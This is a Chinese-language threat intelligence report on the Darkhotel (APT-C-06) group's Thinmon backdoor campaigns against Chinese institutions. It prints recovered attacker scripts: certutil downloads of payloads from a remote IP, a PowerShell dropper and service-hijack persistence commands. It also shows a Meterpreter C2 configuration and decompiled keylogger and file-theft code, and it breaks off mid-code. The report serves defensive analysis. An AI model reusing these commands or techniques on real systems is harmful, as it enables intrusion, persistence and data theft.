

Darkhotel (APT-C-06) 组织利用 Thinmon 后门框架的多起 攻击活动揭秘


概要

2020 年 3 月期间, 360 安全大脑发现并披露了涉半岛地区 APT 组织 Darkhotel (APT-C-06) 利用 VPN 软件漏洞攻击我国政府机构和驻外机构的 APT 攻击行动。在攻击行动中 Darkhotel (APT-C-06) 组织使用了一系列新型的后门框架, 该后门程序未被外界披露和定义过, 360 高级威胁研究院根据攻击组件的文件名将其命名为“Thinmon”后门框架。通过对 Darkhotel (APT-C-06) 组织利用“Thinmon”后门框架实施攻击活动的追踪, 我们发现该组织最早从 2017 年就开始利用该后门框架实施了长达三年时间的一系列攻击活动, 其攻击意图主要在于长期监控和窃取机密文件, 受害者主要集中在我国华北和沿海地区, 被攻击目标主要包括政府机构、新闻媒体、大型国企、外贸企业等行业, 占比最大的为外贸及涉外机构。在这三年多的时间内, 该组织不断更新后门框架, 持续对目标发起攻击。

受影响情况


通过 360 安全大脑的遥测发现, 受害者用户主要分布在我国东部沿海地区以及靠近朝鲜半岛的地区, 这些地区拥有与朝鲜半岛来往距离优势, 进而也成为中招用户的主要地区。

受害行业涵盖了政府、驻华机构、外贸、新闻媒体等多个行业, 其中与贸易有关的企业占比最多达到 1/4, 其次是政府机构、新闻媒体, 大型国企、高等院校。在今年 3 月的 VPN 劫持攻击事件中, 有多个中国驻外机构受到了攻击。



■ 外贸企业 ■ 政府机构 ■ 高校 ■ 能源 ■ 媒体行业 ■ 其他 ■ 外交机构

在这些行业近 70%都与外贸和驻外业务相关，涉外人员中招的占比极大。



■ 涉外 ■ 其他

技战术分析


根据我们目前的研究发现，该组织的技战术主要分为水坑攻击和漏洞攻击两种方式，攻击的后门程序按功能以插件形式释放和调度。



水坑攻击

在我们捕获的一例典型的水坑攻击中。受害者是访问韩国某色情网站，并下载带有木马的 QuickTime 安装包后中招。该安装包在安装完成后，会将恶意样本(Loader)释放在%appdata%目录并启动，最终加载载荷模块。





Loader（左）和正常播放器（右）签名对比

恶意样本（Loader）运行后会解密一段 shellcode 作为 EnumWindows 的回调函数，最终启动在内存中释放的载荷模块。


```
VirtualProtect(shellcode_start, 0x8000, 64, &f10ldProtect);  
shellcode_decrypt();  
EnumWindows(shellcode_entryopint, 0);
```

漏洞攻击

Darkhotel 近年的攻击擅长利用软件平台的总控服务器漏洞，下发执行远程命令、下发木马后门程序，以进一步控制内网主机。

利用某安全软件升级漏洞 I

2018 年上半年，该组织通过入侵某单位的安全软件总控服务器，下发伪装成补丁的木马文件。在持续控制一年后，该组织不间断地针对该单位的终端下发伪装成软件升级包的后门程序。



伪装补丁

下发的后门程序被伪装成了漏洞升级补丁 `KB3928472.exe`，由安全软件主控服务器下发并执行。样本在执行后会调用 ActiveX COM 接口执行 JS 脚本，释放主模块(`wlbctrl.dll`)、插件模块(`wmdusdt.dat`)和用于解密插件的 KEY 文件(`sublogus.dat`)，并创建 `ikeext` 服务持久驻留。

```

function run32dll(arch) {
    if(mika.GetCountOfAttachments() != 4) {
        mika.ExitThread();
    }

    var files = ['wlbsctrl.dll', 'sublogus.dat', 'wmdusdt.dat'];
    drop_files(3, files, mika.GetSysDir() + '\\',1);

    var value = mika.GetSysDir() + '\\ + files[0];

    mika.SetSvcStatus('ikeext', 'stop');
    mika.Sleep(1000);
    mika.ShellExec("sc.exe", "config ikeext type= own start= auto");
    mika.SetSvcStatus('ikeext', 'start');
}

function run64dll(arch) {
    if(mika.GetCountOfAttachments() != 4) {
        mika.ExitThread();
    }

    var program = mika.GetSysDir();
    program = program.substring(0, program.lastIndexOf('\\'));
    if(arch == '6432') {
        program = program + '\\sysnative\\';
    }
    else if(arch == '6464') {
        program = program + '\\system32\\';
    }

    var files = ['wlbsctrl.dll', 'sublogus.dat', 'wmdusdt.dat'];
    drop_files(3, files, mika.GetSysDir() + '\\',1);


    var value = mika.GetSysDir() + '\\ + files[0];

    mika.SetSvcStatus('ikeext', 'stop');
    mika.Sleep(1000);
    mika.ShellExec("sc.exe", "config ikeext type= own start= auto");
    mika.SetSvcStatus('ikeext', 'start');
}
}

```

伪装升级组件

**update.dll 会伪装成升级组件实现 CMD 命令行回显和文件上传下载功能，同时样本会伪装为腾讯签名。



cmd 回显功能


```
InitializeSecurityDescriptor(&SecurityDescriptor, 1u);
SetSecurityDescriptorDacl(&SecurityDescriptor, 1, 0, 0);
PipeAttributes.lpSecurityDescriptor = &SecurityDescriptor;
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
if ( !CreatePipe(hReadPipe, hWritePipe_input, &PipeAttributes, 0) )
    return 0;
if ( !CreatePipe(a4, a3, &PipeAttributes, 0) )
    return 0;
GetStartupInfoA(&StartupInfo);
StartupInfo.dwFlags = 257;
StartupInfo.wShowWindow = 0;
StartupInfo.hStdOutput = *a3;
StartupInfo.hStdError = *a3;
StartupInfo.hStdInput = *hReadPipe;
StartupInfo.lpTitle = &unk_10012202;
memcpy(&ApplicationName, "c:\\windows\\system32\\cmd.exe", 0x1Cu);
return CreateProcessA(&ApplicationName, 0, 0, 0, 1, CREATE_NEW_CONSOLE, 0, 0, &StartupInfo, lpProcessInformation) != 0;
```

文件上传下载功能

```
if ( !strncmp(a1, "PUT", 3u) )
    return download_file(a1 + 4, s);
result = strncmp(a1, "GET", 3u);
if ( !result )
    result = upload_file(a1 + 4, s);
return result;
```

利用某安全软件升级漏洞 II

2018 年下半年该组织攻击某单位的另一款安全软件总控服务器后，是通过下发命令执行恶意脚本实施攻击，该恶意脚本通过远程服务器下载 payload 和相关插件



通过远程命令执行的脚本


```

@echo off
sc stop ikeext
del /F /Q c:\windows\system32\wlbsctrl.dll
del /F /Q c:\windows\system32\*.hwdb.dat
del /F /Q c:\windows\system32\*.codec.dat
certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack1.dat c:\windows\temp\a1.dat
certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack2.dat c:\windows\temp\a2.dat
certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack3.dat c:\windows\temp\a3.dat
sc config ikeext Type= own Start= auto
sc start ikeext
schtasks /Delete /tn Task360 /F
del /F /Q c:\windows\temp\*.bat
del /F /Q c:\windows\SysWov\*.bat

```

利用某 OA 软件升级漏洞

近年来某 OA 软件多次被爆出安全漏洞，2017 年该组织利用某 OA 软件漏洞对相关单位进行攻击，攻击者通过 OA 主控服务器下发执行命令，在计算机上下发命令执行 tmp 后缀的 JS 恶意脚本，通过一系列解密、释放动作安装后门程序。



安装后门程序的恶意 JS 脚本


```

powershell -c '$scabpath = "C:\Users\hp\AppData\Local\Temp\rad7C1B8.tmp" \r\n\0x00
$bytes = [System.IO.File]::ReadAllBytes($scabpath)\r\n\0x00
$ostream = [System.IO.File]::OpenWrite($scabpath)\r\n\0x00
$ostream.Write($bytes,2,$bytes.Count-2)\r\n\0x00
$ostream.Close()\r\n\0x00
$scabpath = "C:\Users\hp\AppData\Local\Temp\rad7C1B8.tmp"\r\n\0x00
$destdir = $Env:windir + "\system32"\r\n\0x00
Start-Process "expand.exe" -wait -NoNewWindow -ArgumentList $scabpath, "-F:*", $destdir | Out-Null\r\n\0x00
Remove-Item -path $scabpath -Force | Out-Null \r\n\0x00
While(Test-Path("$scabpath")) { \r\n\0x00
    Start-Sleep -s 1 | Out-Null \r\n\0x00
} \r\n\0x00
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "STOP","IKEEXT" | Out-Null\r\n\0x00
Start-Process "sc.exe" -wait -NoNewWindow -ArgumentList "config","ikeext","type=", "own","start=", "auto" | Out-Null \r\n\0x00
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "START","IKEEXT" | Out-Null\r\n\0x00
Start-Process "netsh.exe" -wait -NoNewWindow -ArgumentList "-c", "interface","ipv4","delete","neighbors" | Out-Null \r\n\0x00
Remove-Item -path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Uninstall" -Force -Recurse | Out-Null\r\n\0x00
';0x00
runps (pscr);0x00
objfs.DeleteFile(WScript.ScriptFullName);0x00

```

利用 VPN 软件升级漏洞

2020 年初，该组织利用某 VPN 软件的升级漏洞再次发起攻击，攻击者事先通过漏洞拿下了 VPN 服务器，然后将服务端的 VPN 客户端升级组件替换为后门程序，并更改了服务端升级配置文件，使用户在启动 VPN 客户端时会重新下载伪装成升级程序的后门程序，后门程序会从远程服务器下载执行 shellcode，最终释放各种不同功能的攻击组件。




后门持久化

我们在溯源追踪过程中发现，该组织在部署下发各种荷载，采用多种方式实现持久化，并且多次更新相关模块的技术。

IKEEXT 劫持

IKEEXT（IKE 和 AuthIP IPsec Keyring Modules）是 Windows 操作系统的一个服务。IKEEXT 服务会试图加载一个不存在的 DLL——“wlbsctrl.dll”



该组织通常将 payload 伪装成 wlbctrl.dll，再通过脚本或者远程命令重启 IKEEXT 服务，每当系统启动后，IKEEXT 服务自动启动并加载 wlbctrl.dll

```
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "STOP","IKEEXT" | Out-Null\r\n❏❏❏
Start-Process "sc.exe" -wait -NoNewWindow -ArgumentList "config","ikeext","type=", "own", "start= ", "auto" | Out-Null \r\n❏❏❏
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "START","IKEEXT" | Out-Null\r\n❏❏❏
Start-Process "netsh.exe" -wait -NoNewWindow -ArgumentList "-c", "interface", "ipv4", "delete", "neighbors" | Out-Null \r\n❏❏❏
```

```
❏❏❏
sc config ikeext Type= own Start= auto❏❏❏
sc start ikeext❏❏❏
```

Spooler 劫持

Print Spooler 是操作系统中的打印服务，一般可以通过注册表安装不同的打印服务。攻击者先在系统中安装正常的打印服务 TPWinPrn.dll，由于 TPWinPrn.dll 运行时会自动加载模块文件 thinmon.dll，因此攻击者会下发伪装成 thinmon.dll 的木马实现驻留。

通过注册表安装 TPWinPrn.dll 的命令

```
"C:\\Windows\\System32\\reg.exe": [
  "add \\\"HKLM\\SYSTEM\\CurrentControlSet\\Control\\print\\Environments\\Windows
x64\\Print Processors\\tpwinprn\" /v Driver /t REG_SZ /d TPWinPrn.dll "
]
```

正常的 TPWinPrn.dll 加载 thinmon.dll

```

BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HMODULE v4; // eax
    FARPROC v5; // eax
    FARPROC v6; // eax
    HKEY phkResult; // [esp+4h] [ebp-410h]
    DWORD cbData; // [esp+8h] [ebp-40Ch]
    DWORD Type; // [esp+Ch] [ebp-408h]
    BYTE Data; // [esp+10h] [ebp-404h]

    phkResult = 0;
    if ( fdwReason )
    {
        if ( fdwReason == 1 )
        {
            sub_100118C0();
            if ( !(unsigned __int8)sub_100175FD(0) )
                return 0;
            v4 = LoadLibraryW(L"thinmon.dll");
            dword_10069B68 = v4;
            if ( dword_100695A0 )
            {
                sub_10002600(
                    (int)&unk_100695F0,
                    (int)L"Winprint.c",
                    956,
                    513,
                    L"LoadLibrary %s = %d",
                    (unsigned int)L"thinmon.dll");
                v4 = dword_10069B68;
            }
        }
    }
}

```

COM 劫持

攻击者在注册表 HKLM\software\classes\CLSID\下添加一个不存在的 CLSID 节点结构，例如{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}，并将键值设置成恶意文件的路径，然后再在家庭网络配置管理器的 CLSID 节点{46C166AA-3108-11D4-9348-00C04F8EEB71}下新建 TreatAs 项，并将键值设置成{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}，再重启服务，这样当系统引用家庭网络配置管理器的 CLSID 时就会链接到新的 CLSID 上，从而加载恶意文件，达到 COM 劫持的目的

劫持{46C166AA-3108-11D4-9348-00C04F8EEB71}

```

o.Start("iphlpvc",
    "{46C166AA-3108-11D4-9348-00C04F8EEB71}",
    "{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}",
    shell.ExpandEnvironmentStrings("%systemdrive%\windows\system32\Default_dic.bin"));
shell.run("sc.exe config iphlpsvc start= auto", 0, true); /* set DelayedAutoStart to 0 */
shell.run("net.exe START iphlpsvc", 0, true);

```

修改注册表 CLSID

TestClass	loc_10002064: push Me
.ctor()	loc_10002065: push svcName
Start(svcName, targetCls	loc_10002066: call ChangeServiceConfig
ChangeServiceConfig(sv	loc_1000206B: push Me
TakeOwnership(regKey)	loc_1000206C: push "MACHINE\Software\Classes\CLSID\"
SetPrivilege(token, privi	loc_10002071: push targetClsid
WriteRegValue(category,	loc_10002072: call Concat
GetCurrentProcess()	loc_10002077: call TakeOwnership
OpenProcessToken(Proc	loc_1000207C: pop
GetTokenInformation(Tc	loc_1000207D: push Me
GetNamedSecurityInfo(p	loc_1000207E: push "hklm"
SetNamedSecurityInfo(p	loc_10002083: push "Software\Classes\CLSID\"
SetEntriesInAcl(cCountC	loc_10002088: push targetClsid
LookupPrivilegeValue(lp	loc_10002089: push "\TreatAs"
AdjustTokenPrivileges(T	loc_1000208E: call Concat
ConvertStringSidToSid(S	loc_10002093: push ""
RegCreateKeyEx(hKey, lp	loc_10002098: push altClsid
RegSetValueEx(hKey, lpV	loc_10002099: call WriteRegValue
OpenSCManager(machi	loc_1000209E: push Me
OpenService(hSCManag	loc_1000209F: push "hklm"
ControlService(hService,	loc_100020A4: push "Software\Classes\CLSID\"
ChangeServiceConfig(hS	loc_100020A9: push altClsid
StartService(hService, dw	loc_100020AA: push "\InprocServer32"
	loc_100020AF: call Concat
	loc_100020B4: push ""
	loc_100020B9: ldarg.s 4
	loc_100020BB: call WriteRegValue
	loc_100020C0: ret

后门核心组件

调度模块

调度模块实际上是个 ReflectiveLoader，主要以 thinmon.dll、wlsctrl.dll 以及其他一些文件名命名，并且一般都存在于 system32 目录下，主要用来加载其他插件模块

在 DLLMain 根据 DLL 加载方式执行不同流程，如果加载方式是进程加载就调用安装函数，

```

switch ( FdwReason )
{
case DLL_PROCESS_DETACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case 5u:
    for...
    for...
    for...
    v36 = 7;
    for...
    break;
case DLL_PROCESS_ATTACH:
    for...
    v45 = 1;
    for...
    for...
    v43 = 7;
    for...
    return InstallDLL(hinstDLL, lpvReserved);
case 4u: // LoadPlugin
    LoadPlugin(lpvReserved);
    for...
    v50 = 4;
    for...
    for...
    break;
default:
    break;
}

```

根据 lpvReserved 的值判断是否已经安装，如果 lpvReserved 的值是 0xF1A7D42B 表示已经安装。

```

if ( a2 == 0xF1A7D42B )
{

```

读取自身，重新装载 DLL，获取 DLLMain 地址，实现反射式注入，并将 fdwReason 的值设置成 4 或 5，系统默认值为 0-3

```

v2 = GetCurrentProcess();
if ( GetModuleFileNameExA(v2, hModule, Filename, 0x104u) )
{
    file_buf = 0;
    v46 = 0;
    if ( read_file(Filename, &file_buf, &v46) )
    {
        v26 = 1;
        for...
        for...
        v28 = 9;
        for...
        v27 = 5;
        for...
        if ( MultiByteToWideChar(0, 0, Filename, 260, v45->wsz_filename, 260) )
        {
            v50 = get_proc_ep(file_buf, hModule);
            (v50)(v50, 4, v45);
            (v50)(v50, 5, 0);
            v47 = v50;
        }
    }
}

```

当 fdwReason 值为 4 时，调用核心线程

获取用户名、计算机名、操作系统版本，是否是服务器、网卡信息、是否有远程桌面，并将这些信息加密保存在以用户名、时间、PID 命名的缓存文件里，文件路径如下：

%allusersprofile%\Windows\Explorer\[UserName].[time_pid]\thumcache_[pid].prf

```

qmncpy(&v59, &unk_6B7BFEEC, 0x1Fu);
sub_6B79EB00(&v59, 0x1Eu, &Format, &v64); // UserName: %s
write_crypt_file(lpFileName, &Format, szUserName);
if ( GetComputerNameW(&Buffer, &nSize) )
{
    qmncpy(&v40, &unk_6B7BFF88, 0x27u);
    sub_6B79EB00(&v40, 0x26u, &v41, &v42); // ComputerName: %s
    write_crypt_file(lpFileName, &v41, &Buffer);
}
if ( sub_6B75DC20(v65, &v58, v53, &v54) )
{
    if ( v54 )
        write_crypt_file(lpFileName, L"WindowsVersion: %d.%d %s\r\n", *v65, v58, L"(Server)");
    else
        write_crypt_file(lpFileName, L"WindowsVersion: %d.%d %s\r\n", *v65, v58, &unk_6B7BFE14);
    qmncpy(&v39, &unk_6B7BFFE8, 0x25u);
    sub_6B79EB00(&v39, 0x24u, &v37, &v38); // BuildNumber: %d
    //
    write_crypt_file(lpFileName, &v37, *v53);
}
sub_6B75E930(lpFileName); // 获取网卡信息
sub_6B7617A0(lpFileName, szUserName); // 查看是否有远程桌面
if ( sub_6B769E90(lpFileName) )

```

初始化插件，从文件中解出配置信息，配置信息字段如下

字段	说明
SPE_MutexName	Mutex 名称
UPE_MutexName	
SPE_NumOfD11	插件模块数量
UPE_NumOfD11	
SPE_LoadMode_	插件启动方式
UPE_LoadMode_	
SPE_DllPath_	插件路径
UPE_DllPath_	
SPE_InjectProcess_	注入的目标进程
UPE_InjectProcess_	

检测系统环境是否有安全分析工具

```

for...
qmemcpy(&a1a, &unk_6B7BEB9C, 0x19u);
sub_6B79EB00(&a1a, 0x18u, &v55, &a4); // procexp.exe
wcscpy(a1->list_tools->procexp, &v55);
qmemcpy(&v57, &unk_6B7BEBB8, 0x25u);
sub_6B79EB00(&v57, 0x24u, &v58, &v59);
wcscpy(a1->list_tools->ProcessHacker, &v58); // ProcessHacker.exe
qmemcpy(&v60, &unk_6B7BEBE0, 0x27u);
sub_6B79EB00(&v60, 0x26u, &v64, &v43);
wcscpy(a1->list_tools->SystemExplorer, &v64); // SystemExplorer.exe
qmemcpy(&v47, &unk_6B7BEC08, 0x19u);
sub_6B79EB00(&v47, 0x18u, &v61, &v65);
wcscpy(a1->list_tools->tcpview, &v61);
qmemcpy(&v62, &unk_6B7BEC24, 0x1Bu); // tcpview.exe
sub_6B79EB00(&v62, 0x1Au, &v44, &v66);
wcscpy(a1->list_tools->ethereal, &v44);
qmemcpy(&v56, &unk_6B7BEC40, 0x1Du);
sub_6B79EB00(&v56, 0x1Cu, &v48, &v45); // wireshark.exe
wcscpy(a1->list_tools->wireshark, &v48);
*v49 = 984819551;
v50 = -94290093;
v51 = -1865394060;
v52 = 20143;
v53 = 0;
sub_6B79EB00(v49, 0xEu, &v68, &v63);
wcscpy(a1->list_tools->cv, &v68); // cv.exe
qmemcpy(&v46, &unk_6B7BEC70, 0x1Bu);
sub_6B79EB00(&v46, 0x1Au, &v54, &v67);
wcscpy(a1->list_tools->commview, &v54); // commview.exe
x1127 = 0010C0A00;

```

加载插件，大致分为 3 种方式加载

1. 通过 LoadLibrary 直接加载插件

```

switch ( a2->plugin[i42].Load_Mode )
{
    case 0:
        call_LoadLibrary(&a2->plugin[i42]);

```

2. 解密文件后通过线程加载

```

case 1:
    hObject = decrypt_thread_call(&a2->plugin[i42]);
    if ( hObject )
        CloseHandle(hObject);

case 4:
    hObjecta = decrypt_thread_call_2(&a2->plugin[i42], 0);
    if ( hObjecta )
        CloseHandle(hObjecta);

```

3. 解密文件后注入 Service.exe

```


case 2:
    inject_service(&a2->plugin[i42].field_0);

case 3:
    inject_service(&a2->plugin[i42].field_0);

```

远控模块

远控模块使用了开源项目 Meterpreter 的 metsrv.dll，其结构如下



Shellcode

```

0000000000000000 db 4Dh
0000000000000001 db 5Ah ; Z
0000000000000002 ; -----
0000000000000002 push r10
0000000000000004 push rbp
0000000000000005 mov rbp, rsp
0000000000000008 sub rsp, 20h
000000000000000C and rsp, 0FFFFFFFFFFFFFFF0h
0000000000000010 call $+5
0000000000000015 pop rbx
0000000000000016 add rbx, 18B3h
000000000000001D call rbx ; LoadSelf
000000000000001F add rbx, 30938h ; MetsrvConfig
0000000000000026 mov r8, rbx
0000000000000029 push 4
000000000000002B pop rdx
000000000000002C call rax ; CallEntryPoint

```

安装配置信息

```

MetsrvConfig
  MetsrvSession
    comms_fd.....null
    exit_func.....0x56A2B5F0
    expiry.....604800
    uuid.....{A0A80E30-901F-88D6-C597C4959F4A4C09}
  MetsrvTransportCommon
    url.....tcp://185.4.227.2:443
    comms_timeout.....300
    retry_total.....36000000
    retry_wait.....3600


```

字段	说明
comms_fd	通信的套接字 handle(如果有的话)
exit_func	当会话结束时退出函数标识符
expiry	杀死会话前总秒数

uuid	唯一标识
url	C2 地址
comms_timeout	等待一个新的 packet 的会话数
retry_total	重新通信总秒数
retry_wait	重连等待秒数

后门功能插件

在该组织的多次攻击活动中，我们捕获到了 3 种功能插件，它们在计算机中都以二进制加密的形式存放在临时目录，在需要被加载启动时，由调度模块对其解密并加载。以最近一次 VPN 升级劫持的攻击活动为例：



键盘记录

其主要功能为记录键盘输入信息到指定文件中，并且监控 Mstsc(远程桌面链接) 进程首先创建日志文件存储路径，之后启动键盘记录工作函数，待函数返回之后，生成日志文件。

使用 SetWindowsHookExA 获取键盘信息

```

v13 = 0x9D44A763;
v14 = 0x412EA8C9;
v15 = 0xB8CEC0;
sub_10001060(&v13, 0xBu, &LibFileName, &v11); // User32.dll
hModule = LoadLibraryA(&LibFileName);
if ( !hModule )
    return 0;
v3 = 0xB855B165;
v4 = 0x4A64F493;
v5 = 0x54F0D1DB;
v6 = 0xF6387527;
v7 = 0xE580u;
v8 = 0;
sub_10001060(&v3, 0x12u, &ProcName, &v9); // SetWindowsHookExA
SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
if ( !SetWindowsHookExA )
    return 0;
v1 = GetModuleHandleA(0);
dword_10030BAC = SetWindowsHookExA(13, sub_10001FE0, v1, 0);
return dword_10030BAC != 0;
}

```

处理 hook

```

if ( (nCode >= 0 || dword_10030674)
    && (wParam == WM_KEYDOWN || wParam == WM_KEYUP || wParam == WM_SYSKEYDOWN || dword
{
    v28 = lParam;
    if ( wParam == WM_KEYUP )
    {
        switch ( *v28 )
        {
            case WM_NCMOUSEMOVE:
            case WM_NCLBUTTONDOWN:
                dword_10030688 = 0;
                break;
            case WM_NCLBUTTONUP:
            case WM_NCLBUTTONDBLCLK:
                dword_1003068C = 0;
                break;
            default:
                v31 = 1;
                break;
        }
    }
    else if ( wParam == WM_KEYDOWN )
    {
        switch ( *v28 )
        {
            case WM_NCMOUSEMOVE:
            case WM_NCLBUTTONDOWN:
                if ( dword_10030688 )
                {
                    if ( !dword_10030674 )
                        return CallNextHookEx(0, nCode, wParam, lParam);
                }
                else
                {
                    dword_10030688 = 1;
                }
                break;
            case WM_NCLBUTTONUP:
            case WM_NCLBUTTONDBLCLK:
                if ( dword_1003068C )

```

记录按键和时间

```

sub_10001AD0(v19, 30);
*v19 = 0xFAA00EFD;
v21 = *v28;
v22 = v28[3];
v24 = Time;
if ( dword_10030674 )
{
    sub_10002F20(&Dest, L" # nCode: %d, wParam: %x, vkCode: %X, time: %X", nCode
    v5 = lstrlenW(&Dest);
    v12 += v5;
}
v23 = v12;
if ( v12 > 0 )

```

文件窃取

该模块的主要功能为窃取 U 盘中指定后缀名的文件

首先检查目录 C:\Users\xxx\Local Settings\Application Data\Microsoft\Media Player 是否存在，不存在则创建。并在该目录下写入 jusched.htm 和 AK0FDS.z00 文件，其中 jusched.htm 的文件内容为 "[ShellClassInfo]UICLSID={A2D4F61891212}"。

```

signed int __thiscall sub_10002430(const WCHAR *this)
{
    WCHAR *v2; // [esp+0h] [ebp-4h]

    v2 = (WCHAR *)this;
    if ( *((_DWORD *)this + 391) )
        return 0;
    if ( !sub_10006EC0(1) )
        return 0;
    if ( !PathFileExistsW(v2 + 4570) ) // C:\Users\sen\Local Settings\Application Data\Microsoft\Media Player
        create_directory(v2 + 4570);
    sub_10003610(v2);
    sub_10003670(v2);
    sub_100028A0(v2, v2 + 4830); // C:\Users\sen\Local Settings\Application Data\Microsoft\Media Player\jusched.htm
    sub_10002C40(v2, v2 + 5350); // C:\Users\sen\Local Settings\Application Data\Microsoft\Media Player\AK0FDS.z00
    sub_10002B20(v2 + 5090); // C:\Users\sen\Local Settings\Application Data\Microsoft\Media Player\AK0FDS.zip
    sub_10002E40(v2, v2 + 4830, v2 + 5350);
    *((_DWORD *)v2 + 391) = 1;
    return 1;
}

```

遍历目录寻找以下几种格式的文档，加密存入后缀为 Skm 的文件

txt、hwp、doc、docx、eml、ckh、ppt、pptx、dwg、rtf、xls、xlsx、pdf

1232F30	74 00 78 00	74 00 00 00	00 00 00 00	00 00 00 00	txt.....
1232F40	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232F50	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232F60	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232F70	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232F80	68 00 77 00	70 00 00 00	00 00 00 00	00 00 00 00	hwp.....
1232F90	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232FA0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232FB0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232FC0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232FD0	64 00 6F 00	63 00 00 00	00 00 00 00	00 00 00 00	doc.....
1232FE0	04 00 00 00	6B 4A 00 00	90 00 23 01	90 00 23 01	.....
1232FF0	38 00 23 01	38 00 23 01	00 30 23 01	00 00 00 00	.....
1233000	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233010	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233020	64 00 6F 00	63 00 78 00	00 00 00 00	00 00 00 00	docx....
1233030	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233040	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233050	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233060	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233070	70 00 70 00	74 00 00 00	00 00 00 00	00 00 00 00	ppt.....
1233080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233090	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330B0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330C0	70 00 70 00	74 00 78 00	00 00 00 00	00 00 00 00	pptx....
12330D0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330E0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330F0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233100	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233110	78 00 6C 00	73 00 00 00	00 00 00 00	00 00 00 00	xls.....
1233120	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233130	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233140	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233150	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233160	78 00 6C 00	73 00 78 00	00 00 00 00	00 00 00 00	xlsx....
1233170	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....

如果找到以该后缀结尾的文件，则判断文件属性，打开该文件获得文件大小，判断大小是否符合要求，如果符合要求，读取文件指定位置的内容，对文件内容进行数据运算，然后计算 md5。

屏幕截取

该模块首先遍历当前进程，查找进程名中包含“scr”的进程，目的是为了判断当前机器是否处于锁屏状态。如果机器处于未锁屏状态，才会进入后续的截屏流程。

```

while ( 1 )
{
    while ( 1 )
    {
        if ( byte_1007E125 )
            return sub_10005020(v1, *( _DWORD * )&v2, *( int * )( ( char * )&v3 + 2 ));
        if ( !find_scr_process() )
            break;
        sleep_1();
    }
    if ( !sub_10001B70() )
        return sub_10005020(v1, *( _DWORD * )&v2, *( int * )( ( char * )&v3 + 2 ));
    get_path();
    strcpy_my((int)&v2, 3, (int)&path);
    if ( current_count > sum_count )
        break;
}

```

如果当前机器的上次输入时间在一定时间范围内，则截取当前屏幕。

```

if ( GetLastInputInfo(&plii) )
{
    v5 = GetTickCount();
    v1 = v5 - plii.dwTime;
    v6 = 0x3E8 * dword_1007C0C0;
    if ( v5 - plii.dwTime <= 0x3E8 * dword_1007C0C0 )
    {
EL_13:
        screenshot();
        sleep_1();
    }
    else
    {
        sleep_1();
    }
}
}


```

最终在 screenshot 中调用 sub_10004e00 完成截屏功能，并保存解密后的截屏文件到“C:\Users\xxx\AppData\Local\Microsoft\Internet Explorer\Cookies\Cache\xxx”目录(xxx 为用户名)。

```

75 LABEL_17:
76 sub_100032F0((int)&dword_1007DF10, &dword_1007DF14, (int *)&v16, v17, v19, dword_1007C0C8);
77 sub_10004E00(dword_1007DF10, dword_1007DF14);
78 dword_1007DF08 = v14;
79 if ( dword_1007DF0C )
80     free(dword_1007DF0C);
81 dword_1007DF0C = v20;
82 free(v16);
83 j__free(dword_1007DF10);
84 sub_10002D70(&dwData);
85 v21 = -1;
86 return sub_10002CD0(&dwData);
87 }

```



Name	Date modified	Type	Size
cmccctkz.dat	5/6/2020 4:21 PM	DAT File	74 KB
cmeqdee.dat	5/6/2020 4:18 PM	DAT File	85 KB
cmpouvb.dat	5/6/2020 3:44 PM	DAT File	150 KB
cmtqmla.dat	5/6/2020 3:59 PM	DAT File	122 KB
cmynfnne.dat	5/6/2020 3:34 PM	DAT File	131 KB

归属关联分析

对攻击活动中的多个关键样本进行分析后发现，这些攻击样本与 Darkhotel (APT-C-06) 在历史上的样本算法、代码上都存在相似度的关联。

算法关联

此次攻击与 2018 年初“双杀”漏洞¹相关披露中的算法存在十分相似，都是通过一个 64 字节的异或表对加密字符串循环异或


```
1 unsigned int __cdecl sub_10001060(int a1, unsigned int a2, int a3, unsigned int *a4)
2 {
3     unsigned int i; // [esp+0h] [ebp-10h]
4
5     for ( i = 0; i < a2; ++i )
